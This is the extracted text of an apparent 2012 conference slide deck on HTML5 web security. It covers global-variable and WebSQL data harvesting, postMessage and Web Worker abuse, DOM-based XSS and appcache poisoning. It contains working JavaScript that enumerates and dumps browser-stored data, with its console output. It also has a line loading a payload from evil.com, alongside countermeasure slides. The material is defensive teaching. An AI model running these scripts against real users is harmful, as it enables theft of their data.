
```
for(i in window){  
    obj=window[i];  
    if(obj!=null | | obj!=undefined)  
        var type = typeof(obj);  
        if(type=="object" | | type=="string")  
        {  
            console.log("Name:"+i)  
            try{  
                my=JSON.stringify(obj);  
                console.log(my)  
            }catch(ex){}  
        }  
    }  
  
    Name:arrayGlobals  
    ["my@email.com", "12141hewvsdr9321343423mjfdvint", "test.com"]  
    Name:jsonGlobal  
    {"firstName": "John", "lastName": "Smith", "address": {"streetAddress": "21 2nd Street", "city": "New York", "state": "NY", "postalCode": 10021}, "phoneNumbers": ["212 732-1234", "646 123-4567"]}  
    Name:stringGlobal  
    "test@test.com"
```



Scan and Defend

- Scan and look for
 - Scanning storage
- Defense and Countermeasures
 - Do not store sensitive information on localStorage and Globals
 - XSS protection

A5 - SQLi & Blind Enumeration



SQL Injection

- WebSQL is part of HTML 5 specification, it provides SQL database to the browser itself.
- Allows one time data loading and offline browsing capabilities.
- Causes security concern and potential injection points.
- Methods and calls are possible

```
openDatabase  
executeSql
```

SQL Injection

- Through JavaScript one can harvest entire local database.
- Example

The screenshot shows the Chrome DevTools Network tab with a table of transaction data. The table has two columns: 'id' and 'text'. The data is as follows:

id	text
100001	Transfer to John
100002	Transfer to Bob

Blind WebSQL Enumeration

```
var dbo;
var table;
var usertable;
for(i in window){
    obj = window[i];
    try{
        if(obj.constructor.name=="Database"){
            dbo = obj;
            obj.transaction(function(tx){
                tx.executeSql('SELECT name FROM sqlite_master WHERE
type=\''table\'',[],function(tx,results){
                    table=results;
                    },null);
            });
        }
    }catch(ex){}
}
if(table.rows.length>1)
    usertable=table.rows.item(1).name;
```

Blind WebSQL Enumeration

- We will run through all objects and get object where constructor is “Database”
- We will make Select query directly to sqlite_master database
- We will grab 1st table leaving webkit table on 0th entry

Blind WebSQL Enumeration



```
> var dbo;
var table;
var usertable;
for(i in window){
    obj = window[i];
    try{
        if(obj.constructor.name=="Database"){
            dbo = obj;
            obj.transaction(function(tx){
                tx.executeSql('SELECT name FROM sqlite_master WHERE type=\''table\'',[],function(tx,results){
                    table=results;
                },null);
            });
        }
    }catch(ex){}
}
if(table.rows.length>1)
    usertable=table.rows.item(1).name;
"ITEMS"
> dbo
  ▶ Database
> table
  ▶ SQLResultSet
> usertable
"ITEMS"
>
```

SELECT * from ITEMS				Pr...	im...
pro...	pro...	pro...	product_desc		
1	Fin...	Ad...	There are 3.7 trillion fish in the ocean, they're looking for one. The Academy Award-winning creators of ...	14...	ne...
2	Be...	Co...	Who wants to cook Aloo Gobi when you can bend a ball like Beckham? An Indian family in London tries ...	12...	be...
3	Do...	Dr...	David Lean's DOCTOR ZHIVAGO is an exploration of the Russian Revolution as seen from the point of vi...	10...	zhi...
4	A ...	Fa...	An epic of miniature proportions. Life is no picnic for the ants on Ant Island! Each summer, a gang of gre...	13...	bu...
5	La...	Mu...	Once upon a time in India. Lagaan is the story of a battle without bloodshed fought by a group of unlikel...	12...	la...
6	Mo...	Co...	The Rain is coming... and so is the Family. An extended Punjabi family gathers for an arranged wedding...	10...	m...
7	La...	Ad...	From the creators of - The Bridge on the River Kwai. Sweeping epic about the real life adventures of T.E...	14...	la...



IndexedDB

- Similar to WebSQL – it is available for applications
- Allows to create database and it is indexed in store
 - indexedDB.open("transactions");
 - db.createObjectStore
- Possible to enumerate like WebSQL and possible information extraction



In partnership with:




Supported by:



MESSAGING API AND DOM BASED XSS WITH HTML5

A6 - Web Messaging and Web Workers injections





Web Messaging

- HTML5 is having new interframe communication system called Web Messaging.
- By postMessage() call parent frame/domain can call with the iframe
- Iframe can be loaded on cross domain. Hence, create issues – data/information validation & data leakage by cross posting possible
- worker.webkitPostMessage – faster transferable objects

Web Messaging - Scenario

- If postMessage() is set to * so page can be loaded in iframe and messaging can be hijacked
- Also, origin is not set to fixed then again frame listen from any domian – again an issue
- Stream coming needs to be checked before innerHTML or eval()
- Iframe or Web Worker can glue two streams – same domain or cross domain

Origin check

```
<script>
window.addEventListener('message', receiver, false);
function receiver(e)
{
    if (e.origin == 'http://192.168.100.123')
    {
        document.getElementById('p1').innerHTML= e.data;
    }
    else
    {
        alert("Different Origin");
        //alert(e.data);
    }
}

</script>
```



Web Worker – Hacks!

- Web Workers allows threading into HTML pages using JavaScript
- No need to use JavaScript calls like setTimeout(), setInterval(), XMLHttpRequest, and event handlers
- Totally Async and well supported
 - [initialize] var worker = new Worker('task.js');
 - [Messaging] worker.postMessage();

Web Worker – Hacks!

Web Page
Current DOM

XHR, Location, Navigator etc.

Web Worker

JavaScript Runtime Browser
Platform

Scope and Object – No DOM Access

Regex, Array, JSON etc...



Background
Thread on same page
- messaging



Web Worker – Hacks!

- Security issues
 - It is not allowing to load cross domain worker scripts. ([http:](http://), [https:](https://),[javascript:](javascript://),[data](data://) : -No)
 - It has some typical issues
 - It allows the use of XHR. Hence, in-domain and CORS requests possible
 - It can cause DoS – if user get stream to run JavaScript in worker thread. Don't have access to parent DOM though
 - Message validation needed – else DOM based XSS

Web Worker – Hacks!

- Example

```
<html>
<button onclick="Read()">Read Last Message</button>
<button onclick="stop()">Stop</button>
<output id="result"></output>

<script>
function Read() {
  worker.postMessage({ 'cmd': 'read', 'msg': 'last' });
}

function stop() {
  worker.postMessage({ 'cmd': 'stop', 'msg': 'stop it' });
  alert("Worker stopped");
}

var worker = new Worker('message.js');

worker.addEventListener('message', function(e) {
  document.getElementById('result').innerHTML = e.data;
}, false);
</script>
</html>
```





Web Workers – Hacks!


- Possible to cause XSS
 - Running script
 - Passing hidden payload
- Also, web workers can help in embedding silent running js file and can be controlled.
- Can be a tool for payload delivery and control within browser framework
- `importScripts("http://evil.com/payload.js")` – worker can run cross domain script




Scan and Defend

- Scan and look for
 - JavaScript scanning
 - Messaging and Worker implementation
- Defense and Countermeasures
 - Same origin listening is a must for messaging event

A7 - DOM based XSS with HTML5 & Messaging



DOM with HTML5





DOM based XSS - Messaging

- It is a sleeping giant in the Ajax applications coupled with Web Messaging
- Root cause
 - DOM is already loaded
 - Application is single page and DOM remains same
 - New information coming needs to be injected in using various DOM calls like eval()
 - Information is coming from untrusted sources
 - JSONP usage
 - Web Workers and callbacks

AJAX with HTML5 – DOM

- Ajax function would be making a back-end call
- Back-end would be returning JSON stream or any other and get injected in DOM
- In some libraries their content type would allow them to get loaded in browser directly
- In that case bypassing DOM processing...





Scan and Defend

- Scan and look for
 - DOM calls
 - Use of eval(), document.* calls etc.
- Defense and Countermeasures
 - Secure JavaScript coding



DECEMBER 10 - 13, 2012
EMIRATES PALACE | UNITED ARAB EMIRATES

In partnership with:




Supported by:



OFFLINE, THIRD PARTY,
WEBSOCKETS AND APIs ...

A8 - Third party/Offline HTML Widgets and Gadgets





Offline Apps

- HTML5 supports caching pages for offline usage
- **<html manifest="/appcache.manifest">**
- List of pages gets stored
- Possible to attack and cache poisoning
 - Untrusted network or proxy can inject malicious script
 - When you get on to actual app that script gets executed and keep eye on your activities

